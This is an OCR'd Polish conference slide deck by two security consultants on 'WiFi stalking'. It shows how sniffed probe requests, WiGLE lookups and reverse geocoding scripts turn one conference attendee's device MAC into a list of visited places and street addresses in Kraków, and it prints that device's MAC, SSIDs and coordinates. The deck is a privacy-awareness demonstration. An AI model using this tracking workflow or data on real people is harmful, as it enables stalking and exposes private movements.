Bezprzewodowe (nie)bezpieczeństwo

Adam Ziaja, Maciej Grela

O nas

- **Adam Ziaja, OSCP, OSWP, eWPT**
  - **biegły sądowy**
  - Starszy Konsultant Cyberbezpieczeństwa, **Deloitte**
  - http://adamziaja.com - prywatna strona

- **Maciej Grela, OSCP, OSWP**
  - Główny Inżynier Usług Bezpieczeństwa IT, **Exatel**
  - http://github.com/mgrela

WiFi stalking


Co to są pakiety Probe Request i dlaczego mam się nimi interesować?

- wysyłane automatycznie przez urządzenie WiFi - nawet gdy nie jesteśmy połączeni z żadną siecią
- ujawniają informacje o sieciach, z których korzystaliśmy wcześniej i są zapamiętane w laptopie, telefonie, tablecie itd.


- nie można ich łatwo zablokować - biorą udział w procesie łączenia się z siecią WiFi

WiFi probe - jak to działa?

Directed Probe



NULL Probe



EXATEL

Deloitte.


Przykład z życia wzięty… **biały wywiad** (OSINT)

- uruchamiamy **program do podglądu ruchu sieciowego** (np. Wireshark, tcpdump itp) na jednej z konferencji poświęconych bezpieczeństwu IT
- znajdujemy wśród pakietów **probe request** ciekawą **nazwę sieci (SSID)**, która związana jest ze znanym portalem z branży
- pakiety **probe request** zwierającę interesujący nas SSID wysyła tylko jedno urządzenie
- chcemy pozyskać jak najwięcej **informacji** odnośnie tego urządzenia

EXATEL

Deloitte.


wlan_mgt.ssid matches "(?i).*niebezpiecznik.*"



EXATEL

Deloitte.

wlan.sa == 00:26:08:b6:0b:a8 and
wlan.fc.type_subtype == 4 *(probe request)*




EXATEL

Deloitte.

WiFi probe request

Niebezpiecznik.pl
ul. Armii Krajowej 12/64, 30-150 Kraków
tel. 12 44 202 44; e-mail: biuro@niebezpiecznik.pl

```
SSID=Niebezpiecznik.pl GUEST
SSID=HOTEL
SSID=United_Wi-Fi
SSID=TrattoriaPergamin
SSID=Hotel_Alexander
SSID=Dynia_Open
SSID=Dom
SSID=GaleriaBronowice
SSID=domek
SSID=Statoil
SSID=Niebezpiecznik.pl GUEST
SSID=Niebezpiecznik.pl
SSID=HOTEL
SSID=TrattoriaPergamin
SSID=Dom3
SSID=Hotel_Alexander
SSID=Wesola_Cafe
SSID=Moaburger
SSID=hlogos
SSID=Android AP
SSID=Dynia_Open
SSID=Dom
SSID=GaleriaBronowice
SSID=domek
SSID=Statoil
SSID=Niebezpiecznik.pl GUEST
SSID=Niebezpiecznik.pl
SSID=TrattoriaPergamin
SSID=United_Wi-Fi
```




EXATEL


Deloitte.

Narzędzia - WiGLE.net

- publicznie dostępna (darmowa) baza danych access pointów WiFi
  - ponad 250 milionów wykrytych sieci na całym świecie
- jest darmowa
  - automatyczne odpytywanie jest ograniczane
  - możliwe wykupienie abonamentu komercyjnego
- możliwość przeszukiwania pod kątem pojedynczego BSSID/ESSID (większość komercyjnych serwisów geolokacji podaje dokładne położenie na podstawie co najmniej dwóch BSSID np. usługa lokalizacji Google)
- dane są croudsource'owane
  - częste aktualizacje
  - nie wszystkie AP są widoczne

Narzędzia - WiGLE.net





EXATEL

Deloitte.

Jak z dokładnością danych?

- zbadaliśmy 1429 unikalnych SSID
- 63% z nich może być w praktyce przydatne do lokalizacji (wielu nazw ESSID nie ma w bazie, wiele ESSID nie jest wystarczająco unikalne - np. AndroidAP, linksys, Dom itp)
- lokalizacja w promieniu kilkudziesięciu metrów

EXATEL


Deloitte.

Automatyzacja WiGLE.net


```
root@ubuntu: ~ 80x24
root@ubuntu:~# python wigle.py 'Niebezpiecznik.pl'
https://www.google.pl/maps/place/@50.07051849,19.90060043,17z
root@ubuntu:~# python wigle.py 'Niebezpiecznik.pl GUEST'
https://www.google.pl/maps/place/@50.07057571,19.90060425,17z
root@ubuntu:~#
```

pozycja GPS z WiGLE to pozycja gdzie wykryto siec, a nie gdzie znajduje się AP

odległość **50m** od “prawdziwej” lokalizacji



Niebezpiecznik.pl GUEST



Niebezpiecznik.pl

https://github.com/bezprzewodowe/niebezpieczenstwo/ - wigle.py

EXATEL

Deloitte.

WiGLE.net + Google Maps

```
root@ubuntu: ~ 97x6
root@ubuntu:~# python revgeocode.py 'Niebezpiecznik.pl'
https://www.google.pl/maps?q=50.07051849,19.90060043 - Armii Krajowej 5, 30-150 Kraków, Poland
root@ubuntu:~# python revgeocode.py 'Niebezpiecznik.pl GUEST'
https://www.google.pl/maps?q=50.07057571,19.90060425 - Armii Krajowej 10, 33-332 Kraków, Poland
root@ubuntu:~#
```

GPS  *“odwrotne geokodowanie”* →  adres :)

https://github.com/bezprzewodowe/niebezpieczenstwo/ - revgeocode.py

EXATEL

Deloitte.

Pełna automatyzacja całego procesu :)


```
root@ubuntu: ~/tapt2016 80x24
root@ubuntu:~/tapt2016# python probe.py probe.pcap
Niebezpiecznik.pl 00:26:08:b6:0b:a8
Niebezpiecznik.pl GUEST 00:26:08:b6:0b:a8
Statoil 00:26:08:b6:0b:a8
Android AP 00:26:08:b6:0b:a8
hlogos 00:26:08:b6:0b:a8
Moaburger 00:26:08:b6:0b:a8
Wesola_Cafe 00:26:08:b6:0b:a8
Hotel_Alexander 00:26:08:b6:0b:a8
HOTEL 00:26:08:b6:0b:a8
Statoil 00:26:08:b6:0b:a8
domek 00:26:08:b6:0b:a8
GaleriaBronowice 00:26:08:b6:0b:a8
Dom 00:26:08:b6:0b:a8
Dynia_Open 00:26:08:b6:0b:a8
Android AP 00:26:08:b6:0b:a8
hlogos 00:26:08:b6:0b:a8
Moaburger 00:26:08:b6:0b:a8
Wesola_Cafe 00:26:08:b6:0b:a8
Hotel_Alexander 00:26:08:b6:0b:a8
Dom3 00:26:08:b6:0b:a8
TrattoriaPergamin 00:26:08:b6:0b:a8
HOTEL 00:26:08:b6:0b:a8
Statoil 00:26:08:b6:0b:a8
```

...automatyczne parsowanie ruchu sieciowego, możliwa również wersja "live"

SSID

MAC

https://github.com/bezprzewodowe/niebezpieczenstwo/ - probe.py

EXATEL

Deloitte.

```
root@ubuntu: ~/tapt2016 80x24
root@ubuntu:~/tapt2016# python geo.py
Dom Wodnika 31, Gdańsk, Poland
Dom Kongresowa 2A, 93-376 Łódź, Poland
Dom Kombatantów 14, Wałbrzych, Poland
Dom Marszałkowska 77-81, 00-026 Warszawa, Poland
Dom DK8, 16-140, Poland
Dom Żeromskiego 47, 34-325 Łodygowice, Poland
Dom DK5, Poland
Dom Dom Żytnia 2S, 88-400 Żnin, Poland
Dom Dom Dom DK5, Poland
Dom Jana Pawła II 55, 63-820 Gostyń, Poland
Dom Węgierska 76, Gorlice, Poland
Dom Kolejowa 3, 43-460 Wisła, Poland
Dom Graniczna 135, 32-089 Giebułtów, Poland
Dom Droga Wojewódzka 943 622, Koniaków, Poland
Dom DK25 128, 63-421 Przygodzice, Poland
Dom Generała Świerczewskiego, Święciechowa, Poland
Dom Kopydło 77, 43-460 Wisła, Poland
Dom Wojska Polskiego 38, 91-816 Łódź, Poland
Dom Dom Górczyńska, Gorzów Wielkopolski, Poland
Dom 1 Maja 153, 44-325 Mszana, Poland
Dom DK69 217, Cisiec, Poland
Dom Rakowska 12, 42-208 Częstochowa, Poland
Dom Jurajska 1, 42-431 Zawiercie, Poland
```

GPS

adres

bardziej unikalny SSID to lepsze wyniki

https://github.com/bezprzewodowe/niebezpieczenstwo/ - geo.py

EXATEL

Deloitte.

MAC	SSID	GPS	adres
00:26:08:b6:0b:a8	Dynia_Open	50.06352615,19.92901993	Krupnicza 19, 31-123 Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09201431,19.90039635	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09225464,19.90089989	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09237671,19.89933395	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09237671,19.90083694	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09243011,19.90064240	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09247208,19.90040207	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09316635,19.89709854	Stawowa 61, 31-346 Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09318542,19.89692497	Stawowa 61, 31-346 Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09332657,19.89645195	Stawowa 61, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.12451172,19.93963814	Królewska 20, 32-087 Bibice, Poland
00:26:08:b6:0b:a8	hlogos	50.06387711,19.92740631	Czysta 1, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	hlogos	50.06409454,19.92910194	Józefa Szujskiego 6, 31-123 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.03562164,19.99695206	Grochowa 34, 30-731 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.05826569,19.94814682	Dietla 113, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06041336,19.94784355	Blich 5, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06212234,19.94748878	Radziwiłłowska 7, Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06220245,19.94746780	Radziwiłłowska 9, Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06360245,19.94043922	Floriańska 33, 31-019 Kraków-Śródmieście, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06502914,19.93260193	Garbarska 22, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06515503,19.93268776	Garbarska 18/20, 31-131 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06519318,19.93256760	Garbarska 15, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06521606,19.93272018	Garbarska 13-15, 31-131 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06522369,19.93286514	Garbarska 18/20, 31-131 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06526184,19.93271065	Garbarska 13, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06527328,19.93277931	Garbarska 13, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06543350,19.93295097	Garbarska 11, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Moaburger	50.06151962,19.94139671	Mikołajska 12, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Moaburger	50.07642365,19.93108940	Józefa Friedleina 4, Kraków, Poland
00:26:08:b6:0b:a8	Niebezpiecznik.pl	50.07051849,19.90060043	Armii Krajowej 5, 30-150 Kraków, Poland
00:26:08:b6:0b:a8	Niebezpiecznik.pl GUEST	50.07057571,19.90060425	Armii Krajowej 10, 33-332 Kraków, Poland

https://github.com/bezprzewodowe/niebezpieczenstwo/ - probe.php

